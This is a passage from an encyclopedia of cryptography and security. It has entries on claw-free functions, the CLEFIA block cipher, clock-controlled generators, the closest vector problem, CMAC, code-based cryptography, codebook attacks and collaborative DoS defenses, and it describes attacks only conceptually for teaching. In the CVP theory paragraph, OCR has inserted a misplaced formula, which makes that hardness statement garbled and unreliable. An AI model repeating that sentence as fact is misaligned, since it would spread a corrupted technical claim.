- *E3*. The identity of each user attempting to execute a TP must be authenticated.
- *E4*. Only the agent permitted to certify entities can change the list of such entities associated with other entities.

The Clark and Wilson proposal nicely outlines good principles for controlling integrity. It has limitations due to the fact that it is far from formal and it is unclear how to formalize it in a general setting.

Claw-Free

Burt Kaliski[34] ✉
(34) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A pair of functions *f* and *g* is said to be *claw-free* or *claw-resistant* if it is difficult to find inputs *x*, *y* to the functions such that

$$f(x) = g(y).$$

Background

The concept of claw-resistance was introduced in the GMR signature scheme, which is based on claw-free trapdoor permutations (Trapdoor One-Way Function, Substitutions, and Permutations).

Theory

Given a pair of functions *f* and *g*, a pair of inputs *x*, *y* such that $f(x) = g(y)$ is called a *claw*, describing the two-pronged inverse. If it is difficult to find such a pair of inputs, then the pair of functions is said to be *claw-free*.

A *collision* is a special case of a claw where the functions *f* and *g* are the same.

Applications

The claw-free property occurs occasionally in cryptosystem design. In addition to the GMR signature scheme, Damgård (Damgård 1988) showed that claw-free permutations (without the trapdoor) could be employed to construct collision-resistant hash functions (also refer Collision resistance). Dodis and Reyzin have shown that the claw-free property is essential to obtaining good security proofs for certain signature schemes (Dodis and Reyzin 2003).

CLEFIA

Lars R. Knudsen[35] ✉
(35) Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

✉ **Lars R. Knudsen**
Email: Lars.R.Knudsen@mat.dtu.dk

Definition

CLEFIA is a 128-bit block cipher developed by Sony. The block cipher supports keys of 128, 192, and 256 bits.

Background

CLEFIA was designed to be fast in both software and hardware and is compatible with the AES, in the sense that it supports the same block size and key sizes.

Theory

CLEFIA is a 128-bit block cipher with keys of 128, 192, and 256 bits. The structure is a so-called generalized Feistel network running in 18, 22, 26 rounds, depending on the key size.

CLEFIA uses four whitening subkeys W_0, W_1, W_2, W_3, and $2r$ subkeys $RK_0, \ldots, RK_{2r-1}$, each of 32 bits and all derived from the master key.

CLEFIA uses two S-boxes, S_0 and S_1, both mapping on eight bits. S_0 is derived from a combination of four smaller mappings on four bits. S_1 is

derived from the inverse function in GF(2^8) in a manner similar to that used in derivation of the AES S-box. The reader is referred to (Shirai et al. 2007) for further details.

To encrypt, the 128-bit text is first split into four words of 32 bits each. Then two whitening keys are applied as follows:

$$(a,\ b,\ c,\ d) \rightarrow (a,\ b \oplus\ WK_0,\ c,\ d \oplus\ WK_1)$$

Subsequently, the text is encrypted in $r - 1$ rounds, where the ith round is defined:

$$\begin{aligned}(a,\ b,\ c,\ d) \rightarrow (&F_0\left(RK_{2i-2}, a\right) \oplus b,\ c,\\ &F_1\left(RK_{2i-1}, c\right) \oplus d,\ a).\end{aligned}$$

Here, F_0 and F_1 are mappings returning one 32-bit word on input of two 32-bit words, and RK_i are 32-bit subkeys derived from the master key. The rth and final round is:

$$\begin{aligned}(a,\ b,\ c,\ d) \rightarrow \Big(&a,\ F_0\left(RK_{2r-2}, a\right) \oplus b \oplus WK_2,\ c,\\ &F_1\left(RK_{2r-1}, c\right) \oplus d \oplus\ WK_3\Big)\end{aligned}$$

F_0 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned}z_0 &= S_0\left(x_0 \oplus k_0\right)\\ z_1 &= S_1\left(x_1 \oplus k_1\right)\\ z_2 &= S_0\left(x_2 \oplus k_2\right)\\ z_3 &= S_1\left(x_3 \oplus k_3\right)\end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in GF(2^8) compute $y = M_0 \cdot z$, where M_0 is the 4×4 matrix with entries in GF(2^8) in hex notation:

$$\begin{pmatrix} 1 & 2 & 4 & 6\\ 2 & 1 & 6 & 4\\ 4 & 6 & 1 & 2\\ 6 & 4 & 2 & 1 \end{pmatrix}$$

F_1 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned} z_0 &= S_0 (x_0 \oplus k_0) \\ z_1 &= S_1 (x_1 \oplus k_1) \\ z_2 &= S_0 (x_2 \oplus k_2) \\ z_3 &= S_1 (x_3 \oplus k_3) \end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in GF(2^8) compute $y = M_1 \cdot z$, where M_1 is the 4×4 matrix with entries in GF(2^8) in hex notation:

$$\begin{pmatrix} 1 & 8 & 2 & a \\ 8 & 1 & a & 2 \\ 2 & a & 1 & 8 \\ a & 2 & 8 & 1 \end{pmatrix}$$

CLEFIA was designed as an alternative to the AES. The designers claim that CLEFIA resists all known attacks, and that it is highly efficient in particular when implemented in hardware.


Clock-Controlled Generator

Caroline Fontaine[36] ✉
(36) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

Clock-Controlled Generators output can be used as keystreams in the context of stream ciphers. They are clocked according to some environment constraints, as for example the value of the output of a given register.



Background

Clock-controlled generators involve several registers and produces one output sequence. Based on some clocking mechanism, registers go from one state to another, thereby producing output bits, the clocks being controlled by some external or internal events. One can choose to synchronize these registers, or not. In the second case, the output of the scheme will be more nonlinear than in the first case.

The most studied case is the one of Linear Feedback Shift Registers (LFSR), but this concept could be applied also to Nonlinear Feedback Shift Registers (NLFSR).


The principle of such a generator is illustrated in Fig. 1. Considering, for example, two LFSRs, say R_1 and R_2, the output of R_1 may determine the clocking of R_2. For example, if R_1 outputs a 1, then clock R_2 twice, and if

R_1 outputs a 0, then clock R_2 three times. The output of the scheme could be the one of R_2.

Clock-Controlled Generator, Fig. 1 Principle of a clock-contr olled generator based on two LFSRs

Theory

The theory of such generators is strongly related to the one of (N)LFSRs. Some particular examples of such generators have been studied, e.g., the Alternating Step Generator, presented below, or the shrinking generator. Remark that a register can manage its clocking by itself, as the self-shrinking generator does.



Their security has been studied since 1994. Following the seminal survey on their cryptanalysis (Gollmann 1994), a lot of papers have discussed (Fast) Correlation Attacks on these generators. Among the more recent papers, one can cite (Golic and O'Connor 1995; Golic 1995, 2005; Al Jabri 1996; Johansson 1998; Kholosha 2001; Kanso 2003; Golic and Menicocci 2004; Daemen and Van Assche 2006; Gomulkiewicz et al. 2006; Zhang et al. 2005). But, according to these attacks, and if properly implemented, both generators remain resistant to practical cryptanalysis because these attacks cannot be considered as efficient when the LFSRs are too long for exhaustive search. Recently, following (Golic and Mihaljevic 1991; Golic and Petrovic 1993; Petrovic and Fúster 2004; Caballero-Gil and Fúster-Sabater 2005, 2009) proposed a new attack based on the so-called *edit/Levenshtein distance*, providing an attack which complexity is in $2^{L/2}$, the exhaustive search being in 2^L.

Applications

The shrinking generator is detailed in its own entry. The Alternating Step Generator is presented below.

Example: The Alternating Step Generator

The alternating step generator has been introduced in (Günter 1988) and can be equivalently described as illustrated by Fig. 2. It consists of three LFSRs, say R, R_0, and R_1. The role of R is to determine the clocking of both R_0 and R_1. If R outputs a 0, then only R_0 is clocked, and if R outputs a 1, then only R_1 is clocked. At each step, a LFSR that is not clocked outputs the same bit as previously (a 0 if there is no previous step). So, at each step both R_0 and R_1 output one bit each, but only one of them has been clocked. The output sequence of the scheme is obtained by XORing those two bits. An example is provided in Fig. 3.

Clock-Controlled Generator, Fig. 2 The alternating step generator, an overview

R $s_{t+1} = s_t + s_{t-1}$		R_0 $s_{t+1} = s_t + s_{t-2}$		R_1 $s_{t+1} = s_t + s_{t-1}$		
state	output	state	output	state	output	output
11		010		01		
01	1	010	0	10	1	1
10	1	010	0	11	0	0
11	0	001	0	11	0	0
01	1	001	0	01	1	1
10	1	001	0	10	1	1
11	0	100	1	10	1	0
01	1	100	1	11	0	1
10	1	100	1	01	1	0
...	...	...	...	...	...	...

Clock-Controlled Generator, Fig. 3 The alternating step generator, an example. Suppose that R and R_1 are of length two and have period three; the feedback relation for R and $R1$ is $s_{t+1} = s_t + s_{t-1}$; R_0 has length three, and its feedback relation is $s_{t+1} = s_t + s_{t-2}$. The first row of the table corresponds to the initialization; the internal states are of the form $s_t s_{t-1}$ or $s_t s_{t-1} s_{t-2}$

Nearest vector problem

Definition

Given k linearly independent (typically integer) vectors $\mathbf{B} = [\mathbf{b}_1, \ldots, \mathbf{b}_k]$ and a target vector $\mathbf{y}$ (all in n-dimensional Euclidean space $\mathbb{R}^n$), the *Closest Vector Problem* (CVP) asks to find an *integer* linear combination $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$ (with $\mathbf{x} \in \mathbb{Z}^k$) whose distance from the target $\|\mathbf{Bx} - \mathbf{y}\|$ is minimal. As for the Shortest Vector Problem (SVP), CVP can be defined with respect to any norm, but the Euclidean norm is the most common. In Lattice terminology, CVP is the problem of finding the vector in the lattice $\mathscr{L}(\mathbf{B})$ represented by the input *basis* $\mathbf{B}$ which is closest to a given target $\mathbf{y}$. (Refer the entry Lattice for general background about lattices, and related concepts.)

Approximate versions of CVP can also be defined. A g-approximate solution to a CVP instance $(\mathbf{B}, \mathbf{y})$ is a lattice vector $\mathbf{Bx}$ whose distance from the target is within a factor g from the optimum, i.e., $\|\mathbf{Bx} - \mathbf{y}\|$

$\leq g. \|\mathbf{Bz} - \mathbf{y}\|$ for all $\mathbf{z} \in \mathbb{Z}^k$. The approximation factor $g \geq 1$ is usually a (monotonically increasing) function of the lattice dimension.

A special version of CVP of interest in both Lattice-Based Cryptography and coding theory is the *bounded distance decoding*. This problem is defined similarly to CVP, but with the restriction that the distance between the target vector $\mathbf{y}$ and the lattice is small, compared to the minimum distance λ_1 of the lattice. (Shortest Vector Problem for the definition of λ_1.)

Background

In mathematics, CVP has been studied (in the language of quadratic forms) since the nineteenth century in parallel with the Shortest Vector Problem, which is its homogeneous counterpart. It is a classic NP-hard combinatorial optimization problem (van Emde 1981). The first *polynomial-time* approximation algorithm for CVP was proposed by Babai (1986), based on the LLL Lattice Reduction algorithm (Lenstra et al. 1982).

Theory

The strongest currently known NP-hardness result for CVP (Dinur et al. 2003) shows that the problem is intractable for approximation factors $g(n) = n^{1/O(\log \log n)}$ almost polynomial in the dimension of the lattice. However, under standard complexity assumptions, CVP cannot be NP-hard to approximate within small polynomial factors $\left\{u \in F_2^n / \widehat{\mathrm{f}}(u) = 0\right\}$ (Goldreich and Goldwasser 2000).

The best theoretical polynomial-time approximation algorithms to solve CVP known to date are still based on Babai's nearest plane algorithm (1986) in conjunction with stronger Lattice Reduction techniques. The resulting approximation factor is essentially the same as the one achieved by the lattice reduction algorithms for the Shortest Vector Problem, and is almost exponential in the dimension of the lattice.

In practice, heuristics approaches (e.g., the "embedding technique," Lattice Reduction) seem to find relatively good approximations to CVP in a

reasonable amount of time when the dimension of the lattice is sufficiently small and/or the target is close to the lattice.

CVP is known to be at least as hard as SVP (Goldreich et al. 1999), in the sense that any approximation algorithm for CVP can be used to approximate SVP within the same approximation factor and with essentially the same computational effort.

Applications

Algorithms and heuristics to (approximately) solve CVP have been extensively used in cryptanalysis (Lattice Reduction). The conjectured intractability of CVP has also been used as the basis for the construction of hard-to-break cryptographic primitives. However, none of the cryptographic functions directly based on CVP is known to admit a proof of security, and some of them have been broken (Nguyen and Regev 2009). Cryptographic primitives with a supporting proof of security are typically based on easier problems, like the length estimation version of the Shortest Vector Problem or the *bounded distance decoding* variant of CVP. (Refer Lattice Based Cryptography for details.)

Open Problems

As for the Shortest Vector Problem, the main open questions about CVP regard the existence of polynomial time algorithms achieving approximation factors that grow polynomially with the dimension of the lattice. Can CVP be approximated in polynomial time within $g = n^c$ for some constant $c < \infty$? Is CVP NP-hard to approximate within small polynomial factors $g = n^\epsilon$ for some $\epsilon > 0$?

For an introduction to the computational complexity of the shortest vector problem and other lattice problems, see (Micciancio and Goldwasser 2002).

CMAC

Bart Preneel[38] ✉
(38) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

CMAC is a MAC algorithm based on a block cipher; it is a CBC-MAC variant that requires only one block cipher key and that is highly optimized in terms of number of encryptions. Two masking keys K_2 and K_3 are derived from the block cipher key K_1. The masking key K_2 is added prior to the last encryption if the last block is complete; otherwise, the masking key K_3 is added.

Background

In 2000, Black and Rogaway (2005) proposed the XBC (or three-key MAC) construction to get rid of the overhead due to padding in CBC-MAC, in particular when the message length in bits is an integer multiple of the block length of the block cipher. In 2002, Kurosawa and Iwata reduced the number of keys to two in the TMAC construction; 1 year later, Iwata and Kurosawa (2003a) managed to reduce the number of keys to one by deriving the second and third key from the first one. In 2005, NIST has standardized this algorithm under the name CMAC (NIST Special Publication 800-38B 2005); CMAC has been included in the informational RFC 4493 (Poovendran et al. 2006).

Theory

In the following, the block length and key length of the block cipher will be denoted with n and k respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeroes will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. For a string x with $|x| < n$, $pad_n(x)$ is the string of length n obtained by appending to the right a "1" bit followed by $n - |x| - 1$ "0" bits.

Considered the finite field GF(2^n) defined using the irreducible polynomial $p_n(x)$; here $p_n(x)$ is the lexicographically first polynomial, chosen among the irreducible polynomials of degree n that have a minimum number of nonzero coefficients. For $n = 128$, $p_n(x) = x^{128} + x^7 + x^2 + x + 1$. Denote the string consisting of the rightmost n coefficients (corresponding to x^{n-1} through the constant term) of $p_n(x)$ with $\tilde{p}_n$; for the example $\tilde{p}_{128} = 0^{120}10000111$. The operation $\texttt{multx}(s)$ on an n-bit string considers s as an element in the finite field GF(2^n) and multiplies it by the element corresponding to the monomial $\texttt{x}$ in GF(2^n). It can be computed as follows, where s_{n-1} denotes the leftmost bit of s, and $\ll$ denotes a left shift operation.

$$\texttt{multx}(s) = \begin{cases} s \ll 1 & \text{if } s_{n-1} = 0 \\ (s \ll 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

The three-key MAC construction XCBC uses a k-bit block cipher key K_1 and two n-bit masking keys K_2 and K_3. For CMAC, one computes $L \leftarrow E_{K_1}(0^n)$, and the masking keys are obtained as $K_2 \leftarrow \texttt{multx}(L)$ and $K_3 \leftarrow \texttt{multx}(K_2)$.

CMAC is an iterated MAC algorithm applied to an input $x = x_1, x_2, \ldots, x_t$, with $|x_1| = |x_2| = \cdots = |x_{t-1}| = n$ and $|x_t| \leq n$.

- Message transformation. Define $x'_i \leftarrow x_i$ for $1 \leq i \leq t - 1$. If $|x_t| = n$, $x'_t \leftarrow (x_t \oplus K_2)$; if $|x_t| < n$, $x'_t \leftarrow (\texttt{pad}_n(x_t) \oplus K_3)$.
- CBC-MAC computation, which iterates the following operation:

$$H_i = E_K\left(H_{i-1} \oplus x'_i\right),\ 1 \le i \le t.$$

The initial value is equal to the all zero string, or $H_0 = 0^n$.

- The MAC value consists of the leftmost m bits of H_t.

Note that the CBC-MAC computation is inherently serial: The processing of block $i + 1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as PMAC. PMAC requires more encryptions; this is mainly important for short messages.

The designers of CMAC have proved that CMAC is a secure MAC algorithm if the underlying block cipher is a pseudo-random permutation; the security bounds are meaningful if the total number of input blocks is significantly smaller than $2^{n/2}$ (Iwata and Kurosawa 2003a, b; Nandi 2009). The bound for CMAC is not as tight as that of EMAC (cf. CBC-MAC and variants). The birthday attack based on internal collisions of (Preneel and van Oorschot 1995) is an upper bound that almost matches the lower bound. Mitchell has demonstrated in (Mitchell 2005) that an internal collision can also be used to recover K_2 and K_3 and thus S; this allows for many additional trivial forgeries but does not help in recovering the block cipher key K_1.

Code-Based Cryptography

Nicolas Sendrier[39] ✉
(39) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Editors note: Code-based cryptography is one of the areas considered for Post Quantum cryptographic systems.

Definition

Code-based cryptography includes all cryptosystems, symmetric or asymmetric, whose security relies, partially or totally, on the hardness of decoding in a linear error correcting code, possibly chosen with some particular structure or in a specific family (for instance, quasi-cyclic codes or Goppa codes).

Applications

In the case of asymmetric primitives, the security relies, in addition to the hardness of decoding (Berlekamp et al. 1978), on how well the trapdoor is concealed (typically the difficulty of obtaining a Goppa code distinguisher). The main primitives are:

- Public-key encryption schemes (McEliece 1978; Niederreiter 1986)
- Digital signature scheme (Courtois et al. 2001)

For other primitives, the security only depends on the hardness of decoding:

- Zero-knowledge authentification protocols (Stern 1993; Véron 1995; Gaborit and Girault 2007)
- Pseudo-random number generator and stream cipher (Fischer and Stern 1996; Gaborit et al. 2007)
- Cryptographic hash function (Augot et al. 2008)

Codebook Attack

Alex Biryukov[40] ✉
(40) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

A codebook attack is an example of a known plaintext attack scenario in which the attacker is given access to a set of plaintexts and their corresponding encryptions (for a fixed key): (P_i, C_i), $i = 1, \ldots, N$. These pairs constitute a codebook which someone could use to listen to further communication and which could help him or her to partially decrypt the future messages even without the knowledge of the secret key. He or she could also use this knowledge in a replay attack by replacing blocks in the communication or by constructing meaningful messages from the blocks of the codebook.

Applications

Codebook attack may even be applied in a passive traffic analysis scenario, i.e., as a ciphertext-only attack, which would start with frequency analysis of the received blocks and attempts to guess their meaning. Ciphers with small block size are vulnerable to the Codebook attack, especially if used in the simplest Electronic Codebook mode of operation. Already with $N = 2^{n/2}$ known pairs, where n is the block size of the cipher, the attacker has good chances to observe familiar blocks in the future communications of size $O(2^{n/2})$, due to the birthday paradox. If communication is redundant, the size of the codebook required may be even smaller. Modern block ciphers use 128-bit block size to make such attacks harder to mount. A better way to combat such attacks is to use chaining modes of operation like Cipher-

Block Chaining mode (which makes further blocks of ciphertext dependent on all the previous blocks) together with the authentication of the ciphertext.

Collaborative DoS Defenses


Jelena Mirkovic[41] ✉
(41) Information Sciences Institute, University of Southern California, Marina del Rey, CA, USA

✉ **Jelena Mirkovic**
Email: mirkovic@isi.edu

Definition

A collaborative DoS defense engages multiple Internet components in prevention, detection, and/or response to denial-of-service (DoS) attacks. Usually, such components are under different administrative control, which necessitates an explicit collaboration model.

Background



Any action perpetrated with a goal to deny service to legitimate clients is called a "denial-of-service (DoS) attack." There are many ways to deny service, including direct flooding, indirect flooding via reflector attacks (where attack nodes send service requests to many public servers, spoofing the IP addresses of the victim, and thus the replies overwhelm the victim), misusing the routing protocols, hijacking DNS service, exploiting vulnerable applications and protocols, etc. A most common form of DoS is direct flooding attacks, which are often *distributed*, i.e., they involve multiple attack machines (distributed denial-of-service [DDoS]). The attacking nodes generate high traffic rates to the server that is the victim of the attack, overwhelming some critical resource at or near the server. The

second most common form of DoS is reflector attacks, which are also distributed.

Since DDoS attacks are naturally distributed, it seems logical that a distributed defense could outperform point solutions (Mirkovic et al. 2003; Oikonomou et al. 2006). As trends in the attack community continue to involve larger and larger attack networks, the need for distributed solutions increases. Distributed defenses against DDoS attacks are necessarily collaborative, since there must be some information exchange and coordination between defense components at different locations.

Applications

Figure 1 shows a very simplified illustration of a flooding DDoS attack.

Collaborative DoS Defenses, Fig. 1 Illustration of a flooding DDoS attack

Attackers A1–A6 flood the victim server V; the attack traffic is forwarded by routers R1–R6 and RV, while legitimate clients C1–C4 attempt to obtain some service from the same server. The goal of DDoS defense is to enable C1–C4 to receive good quality of service from V in spite of the attack.

Attack Response Approaches

Attack *response* approaches must provide the following functionalities:

1. Attack detection

2. Differentiation of legitimates from attack traffic

3. Selective dropping of sufficient volume of attack traffic to alleviate the load at the victim

References (Mirkovic et al. 2003; Oikonomou et al. 2006; Walfish et al. 2006; Liu et al. 2008; Mahajan et al. 2002; Song 2005; Papadopoulos et al. 2003) are the examples of responsive approaches.

The most opportune location for attack detection is at or near the victim, e.g., on nodes V or RV. This enables the defense to observe all the traffic that reaches the victim, as well as the victim's ability to handle it.

Attack differentiation often requires either collaboration of legitimate clients who follow special rules to reach the server, or extensive traffic observation and profiling. The first functionality requires deployment at the traffic sources, while the second is best provided at or near the sources, where traffic volume and aggregation cost are low enough to make the profiling cost affordable. Sample deployment points in the example from Fig. 1 could be A1–A6, C1–C4, and R1–R4.

Selective dropping can be done at any router, but some locations are more advantageous than others. In the example from Fig. 1, if RV did selective dropping, the sheer volume of traffic may be too much for it to manage. Moving the location of the filter closer to the sources divides the load among multiple routers (naturally following traffic's divergence) and preserves Internet resources.

A sample collaborative system that engages defenses close to the sources and the victim (network edges), but not in the network core, is described in publication (Papadopoulos et al. 2003). Collaborative defenses at the edge usually engage victim-end defenses at attack detection, while source-end defenses perform traffic differentiation and filtering. The advantage of these approaches is that deployment of new systems is easier at edge networks than in the core. The disadvantage is that anything but complete deployment at all Internet edges may leave open direct paths from attackers to the defense located close to the victim, making overload still

possible. For example, if only edge routers R2, R3, R4, and RV in Fig. 1 deployed a defense, but not the edge router R1, attack traffic from A1–A2 could still reach, and potentially overwhelm, RV. Further disadvantage is that network sources have little incentive to deploy defenses to help a remote victim.

A sample system that engages defenses only in the network core by modifying routers to perform traffic differentiation and selective filtering is described in publication (Mahajan et al. 2002). In the example from Fig. 1, such defenses could be deployed at routers R5 and R6. The advantage of core-located defenses is that a small number of deployment points (in the example from Fig. 1 there are two) see and thus can filter traffic from many attack–victim pairs. The disadvantage is that due to the requirements to preserve router resources and handle high traffic load the defense handles traffic in a coarse-grain manner, which lowers accuracy. If attack detection is performed at routers, its accuracy depends on the defense deployment pattern. Having the victim signals the attack occurrence to the routers can amend this. A further disadvantage is that deployment at core networks is more difficult to achieve in practice than edge deployment, since core networks have higher performance targets.

A sample system that engages defenses at all three locations (close to the sources, close to the victim, and in the core), specialized to perform functionalities that are opportune at their location, is described in publication (Oikonomou et al. 2006). This distribution approach likely yields the best defense performance. Core components handle the incomplete deployment problem that plagues edge defenses, and costly functionalities such as attack detection and traffic differentiation can be delegated from core to edge locations. The disadvantage is that there is no economic incentive for defense deployment at core and close to the sources, to help a remote victim.

Recently, researchers explored collaborative defenses between ISPs (Ramanathan et al. 2018) (some of which could be at the edge, and some could be core ISPs) and between peers at an IXP (Dietzel et al. 2018). Another avenue for collaboration was pursued in the commercial sector, where cloud defense providers (e.g., CloudFlare, Akamai, and Prolexic) together with researchers and operators have worked on standards for signaling protocols (e.g., DOTS (2019) and i2nsf (2017)) that would enable

victims of the attack to communicate key information, such as rulesets, traffic samples, attack alerts, etc. to defense providers.

As a response to an attack, some defense proposals choose to reroute traffic instead of selectively filtering the attack. For example, the *MOVE* defense (Stavrou et al. 2005) uses graphical Turing tests to differentiate humans from bots during an attack and relocates the victim's service to another location. Traffic from verified legitimate users is routed to this new location, while attack traffic continues to flow to the old location.

Some defenses focus on locating the attack machines (traceback), rather than filtering attack traffic, for example, those described in publications (Stone 2000; Savage et al. 2000). The assumption here is that attackers use IP spoofing and that tracing back to their locations, even approximately, can aid other defenses in better filter placement.

Attack Prevention Approaches

Collaborative defenses that aim to *prevent* DoS attacks usually engage nodes both at the victim and in the core, and assume some cooperation of legitimate clients. These approaches change the way clients access the victim, to make it easier to distinguish legitimates from attack sources. The legitimate clients are expected to adopt the new access channel, while no assumptions are made about attackers' adoption of the same.

For example, the TVA architecture (Yang et al. 2005) requires each client to first obtain a ticket from the server authorizing future communication. This ticket is presented to participating core routers in future client's traffic and enables its differentiation from the attack. The SOS (Keromytis et al. 2002) and Mayday (Andersen 2003) architectures require clients to access the protected server via an overlay that helps authorize access, hide the server's location, and filter unauthorized traffic. The main disadvantage of prevention approaches is their need for wide adoption – legitimate clients and sometimes core routers must change. If core router deployment of the new defense is very sparse, the protection becomes ineffective, since attack traffic can bypass the defense. If client deployment is sparse, the majority of legitimate clients still cannot access the protected server during attacks. This lowers the server's incentive to deploy the protection mechanism.

Open Problems and Future Directions

